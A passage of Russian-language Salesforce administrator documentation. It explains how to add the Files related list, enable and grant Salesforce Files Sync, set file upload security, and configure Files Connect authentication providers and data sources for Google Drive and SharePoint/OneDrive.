Добавьте связанный список «Файлы» в макеты страниц организаций, возможностей, интересов, обращений и других объектов для предоставления пользователям права на добавление файлов в записи при использовании расширенных возможностей Salesforce Files. Рекомендуем использовать файлы вместо вложений для предоставления доступа к файлам вне контекста отдельной записи. Параметры общего доступа по-прежнему настраиваются ответственным за файл или администратором.

При необходимости дополните макеты страниц связанным списком «Файлы». Данное действие позволяет пользователям добавлять файлы в записи (например, интересы или обращения) и просматривать списки связанных файлов.

1. Введите строку «*Менеджер объектов*» в поле «Быстрый поиск» меню «Настройка» и выберите имя нужного объекта (например, «Возможность»).
2. Щелкните «**Макеты страниц**».
3. Выберите нужный макет страницы.
4. Щелкните «**Связанные списки**» в списке доступных элементов на левой боковой панели.
5. Перетащите «**Файлы**» в раздел «Связанные списки».
6. Нажмите кнопку «**Сохранить**».

#### ВЕРСИИ

Доступно в: Salesforce Classic и Lightning Experience.

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Contact Manager и Developer Edition.**

### Предотвращение добавления файлов Salesforce

При необходимости выключите полномочие администратора «**Выбор файлов из системы Salesforce**» в профилях пользователей. Отключение этого разрешения предотвращает выбор пользователями с таким профилем файлов Salesforce во время вложения файлов в сообщения ленты, записи или другие объекты. Полномочие может быть также применено посредством набора полномочий. Выключение данного полномочия не препятствует загрузке файлов с локального диска пользователя.

Выключите или включите полномочие пользователя посредством меню «Настройка». Введите строку «*Профили пользователей*» в поле «Быстрый поиск» и выберите пункт «**Профили**». Щелкните ссылку «**Правка**» напротив нужного профиля пользователя. Установите или снимите флажок «**Выбор файлов из системы Salesforce**» в разделе «**Полномочия администратора**». Нажмите кнопку «**Сохранить**».

Чтобы применить полномочие посредством набора полномочий, введите строку «*Наборы полномочий*» в поле «Быстрый поиск» меню «Настройка» и выберите пункт «**Наборы полномочий**». Отредактируйте набор разрешений и примените разрешение «**Выбор файлов из системы Salesforce**».

#### ВЕРСИИ

Доступно в версиях: все версии.

## Salesforce Files Sync

### Включение Salesforce Files Sync

Чтобы разрешить пользователям синхронизацию файлов между устройствами и системой Salesforce, включите приложение Salesforce Files Sync.

1. Введите строку «*Salesforce Files Sync*» в поле «Быстрый поиск» и выберите пункт «**Salesforce Files Sync**».
2. Нажмите кнопку «**Правка**» внизу страницы «Параметры Salesforce Files Sync».
3. Установите флажок «**Включить Files Sync**».
4. Нажмите кнопку «**Сохранить**».

Теперь приложение Salesforce Files Sync включено для организации.

Затем предоставьте пользователям доступ к приложению Salesforce Files Sync.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения Salesforce Files Sync:

- «Настройка приложения»

### Предоставление пользователям доступа к приложению Salesforce Files Sync

Чтобы предоставить пользователям доступ к включенному приложению Salesforce Files Sync, рекомендуем создать и назначить набор полномочий или предоставить полномочие соответствующим профилям.

#### Предоставление доступа к Salesforce Files Sync посредством набора полномочий

Наборы полномочий — это самый простой способ включения Salesforce Files Sync для пользователей.

#### Включение Salesforce Files Sync для профилей

Включите Salesforce Files Sync для всех пользователей отдельных стандартных профилей или настраиваемых профилей, характерных для организации Salesforce.

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения приложения Salesforce Files Sync для пользователей:

- «Настройка приложения»

### Предоставление доступа к Salesforce Files Sync посредством набора полномочий

Наборы полномочий — это самый простой способ включения Salesforce Files Sync для пользователей.

1. Введите строку «*Наборы полномочий*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Наборы полномочий**».
2. Нажмите кнопку «**Создать**».
3. Заполните обязательные поля.

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания набора полномочий:

- «Настройка приложения»



**Метка**

Уникальная метка набора полномочий. Например, «С поддержкой Salesforce Files Sync».

**API-имя**

Уникальное имя, используемое интерфейсом Force.com API.

**Описание**

Описание данного набора полномочий. Например, «Включение Salesforce Files Sync для назначенных пользователей. Salesforce Files Sync позволяет пользователям автоматически синхронизировать файлы на устройствах».

4. Выберите лицензию пользователя.



**Прим.:** Чтобы назначить данный набор полномочий пользователям лицензий Salesforce и Chatter Only, выберите значение «--Нет--».

5. Нажмите кнопку **«Сохранить»**.  
При этом отображается страница общих сведений о новом наборе полномочий.
6. Щелкните ссылку **«Полномочия системы»** в разделе «Система».
7. Нажмите кнопку **«Правка»** вверху списка «Полномочия системы».
8. Установите флажок **«Синхронизация файлов»**.
9. Нажмите кнопку **«Сохранить»**.

Назначьте набор полномочий пользователям, которым должно быть доступно приложение Salesforce Files Sync.

СМ. ТАКЖЕ:

[Лицензии набора полномочий](#)

## Включение Salesforce Files Sync для профилей

Включите Salesforce Files Sync для всех пользователей отдельных стандартных профилей или настраиваемых профилей, характерных для организации Salesforce.

1. В разделе «Настройка» введите *«Профили»* в поле «Быстрый поиск», затем выберите **«Профили»**.
2. Выберите нужный профиль.
3. Нажмите кнопку **«Правка»** на странице сведений о профиле.
4. Установите флажок **«Синхронизация файлов»** в разделе «Полномочия администратора».
5. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

[Профили](#)

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения Salesforce Files Sync для профилей:

- «Настройка приложения»

## Установка Salesforce Files Sync

Чтобы синхронизировать файлы между компьютером и системой Salesforce, рекомендуем установить клиентское приложение Salesforce Files Sync, доступное для настольных и портативных компьютеров. При необходимости синхронизированные файлы можно просмотреть посредством приложения Salesforce1.

Ниже перечислены минимальные требования для использования приложения Salesforce Files Sync.

| Требование к системе                | Windows  | Mac   |
|-------------------------------------|--|---|
| Поддерживаемые операционные системы | Microsoft® Windows® 7 или более поздней версии   | Apple® Mac OS X 10.8 Mountain Lion или более поздней версии |
| Процессоры                          | x86-совместимый процессор 2,33 ГГц или лучше/процессор Intel® Atom™ 1,6 ГГц для нетбуков или лучше | Процессор Intel® Core™ Duo 1,83 ГГц или лучше               |
| Память                              | 512 Мб ОЗУ (рекомендуем 1 Гб)  | 512 Мб ОЗУ (рекомендуем 1 Гб)                               |
| Жесткий диск                        | 4 Гб свободного пространства для операций синхронизации  | 4 Гб свободного пространства для операций синхронизации     |

Приложение Salesforce Files Sync может быть загружено прямо из Chatter.

1. В разделе личных параметров введите «*Files Sync*» в поле «Быстрый поиск» и выберите пункт «**Salesforce Files Sync**». Вам выводится несколько результатов? Выберите тот, который находится в разделе «Личные параметры».
2. Нажмите кнопку «**Загрузить**».
3. Выполните инструкции по установке для используемой операционной системы.
4. Выполните вход посредством регистрационных данных Salesforce.

СМ. ТАКЖЕ:

[Индивидуальная настройка системы Salesforce](#)

## Настройка параметров безопасности загрузки файлов

Из соображений безопасности организация может настраивать способ обработки некоторых типов файлов, используемый во время загрузки.

Чтобы управлять параметрами загрузки файлов, выполните указанные ниже действия.

1. В разделе «Настройка» введите «*Безопасность загрузки файлов*» в поле «Быстрый поиск», затем выберите «**Безопасность загрузки файлов**».
2. Нажмите кнопку «**Правка**».
3. Чтобы запретить загрузку файлов, которые могут представлять угрозу безопасности, установите флажок «Запретить загрузку HTML-файлов в качестве вложений или записей документов».

Данный параметр блокирует загрузку файлов следующих типов MIME: .html, .htt, .mht, .svg, .swf, .thtml и .xhtml.



**Внимание:** Ниже перечислены рекомендации по настройке данного параметра.

- Если организация использует партнерский портал для предоставления пользователям-партнерам доступа к системе Salesforce, не рекомендуем включать данный параметр. Включение данного параметра блокирует настройку внешнего вида партнерского портала.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки параметров загрузки файлов:

- «Настройка приложения»

- Данный параметр не распространяется на решения, которые не поддерживают HTML-вложения, и шаблоны эл. почты, которые всегда поддерживают HTML-вложения.
- Установка данного флажка не влияет на HTML-документы и вложения, загруженные ранее. Тем не менее, при попытке просмотра HTML-вложения или документа отображается подсказка, предлагающая открыть файл в обозревателе, сохранить файл на компьютер или отменить данное действие.

#### 4. Настройте алгоритм загрузки для каждого типа файла.

- а. «Загрузить»** (рекомендуется): загрузка файла любого типа выполняется во всех случаях.
- б. «Выполнить в обозревателе»:** файл любого типа отображается и выполняется автоматически при просмотре посредством обозревателя или HTTP-запроса.
- с. «Гибрид»:** Salesforce Files загружены. Приложения и документы выполняются в обозревателе.

#### 5. Нажмите кнопку **«Сохранить»**.

## Советы и рекомендации по администрированию **Salesforce Files Sync**

Приложение Salesforce Files Sync, включенное для пользователей, предоставляет доступ к инструментам администратора, позволяющим контролировать показатели использования и уровень доступа.

## Просмотр времени и способа использования **Salesforce Files Sync**

Приложение Salesforce Files Sync, включенное для пользователей, позволяет просматривать частоту открытия настольного приложения или способ общего доступа к файлам.

- Входы, выполняемые в настольное приложение Salesforce Files Sync, помечаются в столбце «Приложение» страницы «Журнал входов» как «Salesforce Files». Чтобы просмотреть данные входы, экспортируйте журнал входов организации в CSV-файл или создайте настраиваемое списковое представление со столбцом «Приложение».
- Чтобы просмотреть журнал входов отдельного пользователя, воспользуйтесь связанным списком «Журнал входов» страницы сведений о пользователе.

## Отмена доступа к приложению **Salesforce Files Sync**

Независимо от сложившихся обстоятельств (например, потеря портативного компьютера или увольнение из компании), доступ к приложению Salesforce Files Sync может быть отменен несколькими способами.

- Для мобильных устройств: синхронизированные файлы хранятся в приложении Salesforce 1, поэтому при нарушении мобильной безопасности рекомендуем отменить доступ соответствующего пользователя к приложению Salesforce 1.
- Для настольных и портативных компьютеров: Salesforce Files Sync — это устанавливаемое приложение, которое синхронизирует файлы, хранящиеся в папке «Salesforce Files Sync», с системой Salesforce. При выключении полномочия «Синхронизация файлов» для отдельного пользователя файлы, доступные в папке «Salesforce Files Sync» данного пользователя, сохраняются на компьютере, но становятся недоступными для синхронизации с системой Salesforce.

Чтобы упростить выключение приложения Salesforce Files Sync для отдельных пользователей, рекомендуем [включить приложение Salesforce Files Sync посредством набора полномочий](#) в записи пользователя взамен [включения данной функции для профилей](#).

СМ. ТАКЖЕ:

[Отслеживание журнала входов](#)

## Восстановление предварительного просмотра содержимого или файла

Если содержимое или файл не имеет предварительного просмотра или качество предварительного просмотра низкое, попробуйте восстановить предварительный просмотр.

Файл будет добавлен в очередь, пока идет восстановление. Текущий предварительный просмотр подлежит незамедлительному удалению, поэтому во время пребывания файла в очереди предварительный просмотр будет недоступен.

Нельзя восстановить предварительный просмотр зашифрованных файлов, защищенных паролем файлов, защищенных от копирования файлов PDF, неизвестных типов файлов и любого файла размером более 25 МБ.

1. В меню «Настройка» введите «*Восстановить предварительные просмотры*» в поле «Быстрый поиск», затем выберите «**Восстановить предварительные просмотры**».
2. Укажите код документа содержимого или код версии содержимого.  
Если указать код документа содержимого, но не указать номер версии, будет использоваться последняя версия.

Чтобы убедиться, успешно ли восстановлен предварительный просмотр, перейдите к странице сведений о файле.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Contact Manager Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для восстановления предварительного просмотра:

- «Настройка приложения»

# Salesforce Files Connect

## Процесс настройки Files Connect

Files Connect позволяет пользователям Salesforce просматривать, публиковать и выполнять поиск внешних данных из таких систем, как Google Drive или SharePoint. Облачные и локальные внешние источники данных используют разные процессы настройки.



**Совет:** Дополнительную информацию, советы и рекомендации по устранению неполадок см. в [Руководстве по настройке](#) и [Руководстве пользователя](#) Files Connect.

Включите **Files Connect** и предоставьте пользователям доступ к связанным внешним источникам данных.

1. [Включение Salesforce Files Connect для организации.](#)
2. [Предоставление пользователям и администраторам доступа к источникам данных Files Connect.](#)

При использовании облачных источников данных создайте поставщика проверки подлинности и определите источник.

При использовании Google Drive:

1. [Создание поставщика проверки подлинности для Google Drive.](#)
2. [Определение внешнего источника данных для Google Drive.](#)

При использовании облачных систем Microsoft:

1. [Создание поставщика проверки подлинности для SharePoint Online или OneDrive for Business.](#)
2. [Определение внешнего источника данных для SharePoint Online или OneDrive for Business.](#)

При использовании локальных источников данных настройте безопасный агент и определите источник.



**Прим.:** Данный процесс требует приобретения лицензии набора полномочий «Files Connect для локальных внешних источников данных». Сведения о лицензиях на набор полномочий см. в [справке Salesforce](#).

1. [Настройка безопасного агента для SharePoint 2010 или 2013](#) на сервере Linux или Windows для безопасного подключения системы Salesforce к данным, защищенным брандмауэром.
2. [Определение внешнего источника данных для SharePoint 2010 или 2013.](#)

Добавьте внешние данные в глобальный поиск.

Чтобы разрешить пользователям просмотр внешних данных в глобальных поисках Salesforce, рекомендуем [создать внешний объект и предоставить пользователям доступ к его полям](#). Данное действие является необязательным, но настоятельно рекомендуемым для интеграции внешних данных с системой Salesforce.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Files Connect for cloud-based external data sources is available in:  
**Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

Files Connect for on-premises external data sources is available for an extra cost in: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

При использовании индивидуальных источников данных попросите пользователей выполнять проверку подлинности в системе **Salesforce**.

При настройке проверки подлинности отдельного пользователя для источника данных посредством профилей или наборов полномочий попросите авторизованных пользователей [ввести регистрационные данные источника данных](#).

## Начните работу с внешними файлами!

Теперь пользователи могут [просматривать и публиковать внешние файлы](#) посредством вкладки «Файлы» и ленты, а также [выполнять их поиск](#) наряду с содержимым Salesforce.

## Включение Salesforce Files Connect для организации

Разрешите пользователям выполнять поиск и обмениваться файлами из внешних систем (например, Google Drive и SharePoint). Чтобы завершить процесс, необходимо включить Chatter как для организации, так и для профиля администратора, который будет выполнять эти шаги.

1. В разделе «Настройка» введите «*Параметры Files Connect*» в поле «Быстрый поиск», затем выберите «**Параметры Files Connect**».
2. Нажмите кнопку «**Правка**» и установите флажок «**Включить Files Connect**».
3. Выберите нужный режим общего доступа к файлам.
  - «**Копия**»: данный режим сохраняет копию внешних файлов в системе Salesforce. При предоставлении общего доступа группе Chatter файлы доступны всем участникам группы, несмотря на возможную недоступность внешней системы.
  - «**Ссылка**»: данный режим указывает на внешние файлы, хранящиеся вне системы Salesforce. Chatter не будет поддерживать предварительные просмотры, а загрузки файлов будут выполняться при наличии доступа пользователя к внешней системе. (Пользователи должны ввести регистрационные данные для системы в разделе «Параметры проверки подлинности для внешних систем» страницы «Личные параметры».)



**Совет:** Чтобы разрешить организации совместное использование файлов с внешними клиентами или партнерами, выберите режим «Копия». Чтобы сохранить ограничения доступа из внешней системы в системе Salesforce, выберите режим «Ссылка».

Независимо от выбранного режима общего доступа, Chatter не будет отображать исправления файлов во внешних системах. Тем не менее режим «Ссылка» указывает на последние версии в данных системах.

СМ. ТАКЖЕ:

[Процесс настройки Files Connect](#)

[Предоставление пользователям и администраторам доступа к источникам данных Files Connect](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Files Connect for cloud-based external data sources is available in:  
**Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

Files Connect for on-premises external data sources is available for an extra cost in: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения Salesforce Files Connect:

- «Настройка приложения»

## Предоставление пользователям и администраторам доступа к источникам данных Files Connect

После включения Files Connect рекомендуем предоставить пользователям и администраторам полномочия для доступа к определенным внешним источникам данных из системы Salesforce.

 **Совет:** Хотя вы можете предоставить доступ к источникам данных через наборы полномочий или профилей, наборы разрешений позволяют быстрее настроить доступ для нескольких типов пользователей. Вне зависимости от выбранного метода у администраторов должен быть доступ, необходимый для настройки источников данных.

1. В разделе «Настройка» введите «*Наборы полномочий*» в поле «Быстрый поиск», затем выберите «**Наборы полномочий**» или введите «*Профили*» в поле «Быстрый поиск», затем выберите «**Профили**».

2. Создайте новый набор полномочий или профиль либо щелкните по уже существующему.


Если вы будете использовать набор полномочий, параметр «Лицензия пользователя» должен иметь значение по умолчанию — «Отсутствует».

3. Для набора полномочий щелкните «**Системные полномочия**», после чего щелкните «**Изменить**».


Для профиля щелкните «**Изменить**», после чего прокрутите до раздела «Полномочия администратора».

4. Выполните любое из указанных ниже действий и нажмите кнопку «**Сохранить**».

- Чтобы получить доступ к облачным источникам данных (например, SharePoint Online), установите флажок «**Облачная версия Files Connect**».
- Чтобы получить доступ к локальным источникам данных (например, SharePoint 2010 или 2013), установите флажок «**Локальная версия Files Connect**».

 **Прим.:** Локальное полномочие доступно при приобретении лицензии набора полномочий «Files Connect для локальных внешних источников данных». Чтобы включить лицензию для организации, [просмотрите краткие инструкции](#) в справке Salesforce.

5. Чтобы выбрать набор полномочий, щелкните «**Управление назначениями**» на панели инструментов вверху страницы. Затем щелкните «**Добавить назначения**», выберите пользователей для этого набора полномочий и щелкните «**Назначить**».

 **Важное замечание:** Добавьте любого администратора, которому требуется настройка внешних источников данных.

6. При необходимости определите внешние источники данных для организации.

- [Определение внешнего источника данных для SharePoint Online или OneDrive for Business](#)
- [Определение внешнего источника данных для SharePoint 2010 или 2013](#)
- [Определение внешнего источника данных для Google Drive](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Files Connect for cloud-based external data sources is available in:

**Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**


Files Connect for on-premises external data sources is available for an extra cost in: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки полномочий:

- «Настройка приложения»



 **Прим.:** При выборе типа удостоверения «Названный субъект» для источника данных пропустите действия ниже. При выборе типа удостоверения «На пользователя» выполните указанные ниже действия.

7. В разделе «Настройка» вернитесь на страницу сведений набора полномочий или профиля. Затем выполните одно из указанных ниже действий.
  - При использовании набора полномочий в разделе «Приложения» нажмите кнопку **Доступ к внешнему источнику данных**.
  - При использовании профиля перейдите к связанному списку «Включенный доступ к внешнему источнику данных».
8. Щелкните **Изменить**, добавьте конкретные источники данных в список «Включенные» внешние источники данных, затем щелкните **Сохранить**.

(Пользователи вводят свои регистрационные данные при первоначальном доступе к внешним источникам данных или из личных параметров на странице «Параметры проверки подлинности для внешних систем».)

СМ. ТАКЖЕ:

[Процесс настройки Files Connect](#)

[Включение Salesforce Files Connect для организации](#)

[Наборы полномочий](#)

[Профили](#)

## Создание поставщика проверки подлинности для Google Drive

Чтобы использовать Google Drive в качестве внешнего источника данных, рекомендуем создать соответствующего поставщика проверки подлинности в системе Salesforce. Чтобы начать данный процесс, создайте связанный проект на консоли разработчика Google.

### Создание проекта на консоли разработчика Google

1. Выполните вход на консоль <https://console.developers.google.com/project>, используя учетные данные аккаунта администратора Google App.
2. Нажмите кнопку **Create Project**.
3. Введите имя проекта и нажмите кнопку **Create**.
4. На панели проекта щелкните **«Включить и управлять API»**, чтобы получить доступ к менеджеру API.
5. В менеджере API перейдите на вкладку Google API и начните поиск *«Drive API»*.
6. Щелкните **«Drive API»** в результатах поиска, затем нажмите на **«Включить API»**.
7. Щелкните **«Учетные данные»** в меню слева.
8. На вкладке «OAuth Consent Screen» введите нужный адрес электронной почты и имя продукта. Затем нажмите кнопку **«Сохранить»**.
9. На вкладке «Учетные данные» щелкните **«Добавить учетные данные»** и выберите **«OAuth 2.0 client ID»**.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания поставщиков проверки подлинности:

- «Настройка приложения»
- И
- «Управление поставщиками проверки подлинности»



10. Выберите «Веб-приложение» и щелкните **«Создать»**.
11. Скопируйте значения Client ID и Client Secret в текстовый файл. Данные значения будут использоваться при создании поставщика проверки подлинности в системе Salesforce.

## Создание поставщика проверки подлинности в системе Salesforce

1. В разделе «Настройка» введите «*Поставщики проверки подлинности*» в поле «Быстрый поиск», затем выберите **«Поставщики проверки подлинности»**.
2. Нажмите кнопку **«Создать»**.
3. Выберите значение **«Open ID Connect»** для параметра «Тип поставщика», а затем заполните поля ниже.
  - «Имя»: введите имя, которое должно отображаться в системе Salesforce.
  - «Индекс URL-адреса»: введите индекс, который должен отображаться в конце пути URL-адреса. Например в пути `https://login.salesforce.com/services/authcallback/00Dx0000000001/MyGoogleProvider` суффикс — «MyGoogleProvider»
  - «Ключ пользователя»: введите значение Client ID, скопированное при создании проекта Google.
  - «Секрет пользователя»: введите значение Client Secret, скопированное при создании проекта Google.
  - «URL-адрес конечной точки авторизации»: введите URL-адрес `https://accounts.google.com/o/oauth2/auth?access_type=offline&approval_prompt=force`.
  - «URL-адрес конечной точки маркера»: введите URL-адрес `https://accounts.google.com/o/oauth2/token`.
  - «Стандартные области»: введите профиль эл. почты openid (`https://www.googleapis.com/auth/drive`).
4. Нажмите кнопку **«Сохранить»**. Затем скопируйте значение поля «URL-адрес обратного вызова», расположенного внизу страницы сведений о поставщике проверки подлинности, в текстовый файл. (Данное значение будет использоваться при редактировании проекта Google.)

## Редактирование проекта на консоли разработчика Google

1. В менеджере API щелкните **«Учетные данные»** в меню слева.
2. Щелкните по ранее созданному веб-приложению.
3. В раздел «Авторизованный URI перенаправления» добавьте URL-адрес обратного вызова, скопированный при создании поставщика проверки подлинности в системе Salesforce.
4. Нажмите кнопку **«Сохранить»**.

## Определение внешнего источника данных для Google Drive

Предоставьте пользователям Chatter доступ к содержимому Google Drive посредством вкладки «Файлы», сообщений ленты и поиска. Система Salesforce поддерживает документы, таблицы, презентации и рисунки Google.

1. Введите строку «*Внешние источники данных*» в поле «Быстрый поиск» в меню «Настройки», затем выберите пункт «**Внешние источники данных**».
2. Нажмите кнопку «**Создать внешний источник данных**». Затем заполните поля ниже.

| Поле              | Описание   |
|-------------------|--|
| Метка             | Понятное имя источника данных, отображаемое в пользовательском интерфейсе Salesforce.  |
| Имя               | Уникальный идентификатор, используемый для обращения к определению внешнего источника данных посредством API. Поле «Имя» может содержать только буквы, цифры и символы подчеркивания. Имя должно быть уникальным и начинаться с буквы; не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания.  |
| Тип               | Выберите значение « <b>Files Connect: Google Drive</b> ».  |
| Тип удостоверения | <p>Тип удостоверения, используемый для проверки подлинности внешнего источника данных.</p> <p>Выберите значение «<b>На пользователя</b>», предоставляющее доступ к источнику данных после ввода регистрационных данных каждого пользователя. (Администраторы должны включить источник данных для конкретных наборов полномочий и профилей. Затем пользователи вводят свои регистрационные данные при первоначальном доступе к источнику данных.)</p> <p>Выберите значение «<b>Названный субъект</b>», позволяющее использовать один набор регистрационных данных для каждого пользователя,</p> |

### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для определения внешнего источника данных:

- «Настройка приложения»

| Поле   | Описание  |
|--|---|
|  | просматривающего источник данных из системы Salesforce.                                   |
| Протокол проверки подлинности                      | Протокол, используемый для доступа к Google Drive. Выберите значение <b>«OAuth 2.0»</b> . |
| Поставщик проверки подлинности                     | Введите <a href="#">поставщика проверки подлинности Google Drive</a> .                    |
| Область  | Пропустите данное поле.   |
| Начать процесс проверки подлинности при сохранении | Чтобы немедленно протестировать параметры выше, установите данный флажок.                 |

## Создание поставщика проверки подлинности для SharePoint Online или OneDrive for Business

Чтобы использовать облачный внешний источник данных Microsoft, рекомендуем создать соответствующего поставщика проверки подлинности в системе Salesforce и зарегистрировать данного поставщика в приложении Office 365.

Чтобы полностью настроить поставщика проверки подлинности, выполните перечисленные ниже действия.

1. [Создание поставщика проверки подлинности посредством значений структурных нулей](#)
2. [Регистрация приложения Office 365](#)
3. [Редактирование поставщика проверки подлинности](#)

### Создание поставщика проверки подлинности посредством значений структурных нулей

1. В разделе «Настройка» введите «*Поставщики проверки подлинности*» в поле «Быстрый поиск», затем выберите «**Поставщики проверки подлинности**».
2. Нажмите кнопку «**Создать**».
3. Выберите значение «**Microsoft Access Control Service**» для параметра «Тип поставщика», а затем заполните поля ниже.
  - «Имя»: введите имя, которое должно отображаться в системе Salesforce.
  - «Индекс URL-адреса»: введите индекс, который должен отображаться в конце пути URL-адреса. По умолчанию индекс соответствует значению поля «Имя».
  - «Ключ пользователя»: введите значение структурного нуля.
  - «Секрет пользователя»: введите значение структурного нуля.
  - «URL-адрес конечной точки авторизации»: введите структурный ноль, начинающийся с протокола *https*.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания поставщиков проверки подлинности:

- «Настройка приложения»

И

«Управление поставщиками проверки подлинности»

- «URL-адрес конечной точки маркера»: введите структурный нуль, начинающийся с протокола *https*.
  - «Стандартные области»: пропустите данное поле.
4. Нажмите кнопку **«Сохранить»**. Затем скопируйте значение поля «URL-адрес обратного вызова», расположенного внизу страницы сведений о поставщике проверки подлинности, в текстовый файл. (Данное значение будет использоваться при регистрации приложения Office 365.)

## Регистрация приложения Office 365

1. Выполните вход в приложение Office365 от имени администратора и откройте один из URL-адресов ниже.

### SharePoint Online

`https://[название компании].sharepoint.com/[путь к семейству сайтов]/_layouts/15/appregnew.aspx`

### OneDrive for Business

`https://[название компании]-my.sharepoint.com/_layouts/15/appregnew.aspx`

2. Заполните поля ниже.

- «Тип приложения»: выберите значение **«Приложение, работающее на веб-сервере»**.
- «Код клиента»: щелкните **«Создать»** и скопируйте созданное значение в текстовый файл.
- «Секрет клиента»: щелкните **«Создать»** и скопируйте созданное значение в текстовый файл.
- «Заголовок»: введите имя приложения.
- «Домен приложения»: введите имя домена, используемое организацией Salesforce.
- «URL-адрес перенаправления»: введите URL-адрес обратного вызова, скопированный при создании поставщика проверки подлинности в системе Salesforce.

3. Нажмите кнопку **«Создать»**.

Теперь настройте созданное приложение для доступа к ресурсам SharePoint.

4. Откройте один из URL-адресов ниже.

### SharePoint Online

`https://[название компании].sharepoint.com/[путь к семейству сайтов]/_layouts/15/appinv.aspx`

### OneDrive for Business

`https://[название компании]-my.sharepoint.com/_layouts/15/appinv.aspx`

5. Заполните поля ниже.

- «Код приложения»: введите код клиента, скопированный в текстовый файл, и щелкните **«Поиск»**.
- «Заголовок»: сохраните стандартное значение.
- «Домен приложения»: сохраните стандартное значение.
- «URL-адрес перенаправления»: сохраните стандартное значение.
- «XML-запрос разрешения»: введите строку следующего формата:


### SharePoint Online

```
<AppPermissionRequests>
  <AppPermissionRequest Scope="[SCOPE]" Right="[PLACEHOLDER]" />
</AppPermissionRequests>
```

**OneDrive for Business**

```
<AppPermissionRequests>
  <AppPermissionRequest Scope="http://sharepoint/content/tenant"
  Right="[PLACEHOLDER]" />
  <AppPermissionRequest Scope="http://sharepoint/social/tenant" Right="Read" />
</AppPermissionRequests>
```

6. Для SharePoint Online замените [SCOPE] одним из указанных ниже значений.

 **Важное замечание:** Приложение Office 365 распознает только данные URL-адреса. Рекомендуем скопировать их без изменений.

- <http://sharepoint/content/sitecollection/web> для предоставления пользователям доступа к отдельному сайту (но не его подсайтам).
- <http://sharepoint/content/sitecollection> для предоставления пользователям доступа к отдельному семейству сайтов (включая все подсайты).
- <http://sharepoint/content/tenant> для предоставления пользователям доступа ко всем семействам сайтов.

7. Замените [PLACEHOLDER] одним из указанных ниже значений.

- Чтение
- Запись
- Управление
- Полный контроль

Сведения о различиях между уровнями полномочий выше [см. на веб-сайте Microsoft](#).

8. Нажмите кнопку **«Создать»**.

**Редактирование поставщика проверки подлинности**

Теперь замените исходные значения структурных нулей в системе Salesforce правильными значениями из приложения Office 365.

1. В разделе «Настройка» введите *«Поставщики проверки подлинности»* в поле «Быстрый поиск», затем выберите **«Поставщики проверки подлинности»**.
2. Щелкните ссылку **«Правка»** напротив созданного ранее поставщика проверки подлинности.
3. Измените значения ниже.
  - «Ключ пользователя»: введите код клиента, скопированный в текстовый файл.
  - «Секрет пользователя»: введите секрет клиента, скопированный в текстовый файл.
  - «URL-адрес конечной точки авторизации»: введите URL-адрес страницы OAuthAuthorize.aspx в приложении Office 365. URL-адрес должен иметь следующий формат:

**SharePoint Online**

```
https://[название компании].sharepoint.com/[путь к семейству
сайтов]/_layouts/15/OauthAuthorize.aspx
```

**OneDrive for Business**

```
https://[название компании]-my.sharepoint.com/_layouts/15/OauthAuthorize.aspx
```

- «URL-адрес конечной точки маркера»: введите URL-адрес следующего формата:

**SharePoint Online**

https://accounts.accesscontrol.windows.net/[название компании].onmicrosoft.com/tokens/OAuth/2?resource=00000003-0000-0ff1-ce00-000000000000/[название компании].sharepoint.com@[название компании].onmicrosoft.com

**OneDrive for Business**

https://accounts.accesscontrol.windows.net/[название компании].onmicrosoft.com/tokens/OAuth/2?resource=00000003-0000-0ff1-ce00-000000000000/[название компании]-my.sharepoint.com@[название компании].onmicrosoft.com

4. Нажмите кнопку «**Сохранить**». Теперь поставщик проверки подлинности готов к использованию.

СМ. ТАКЖЕ:

[Процесс настройки Files Connect](#)

## Определение внешнего источника данных для SharePoint Online или OneDrive for Business

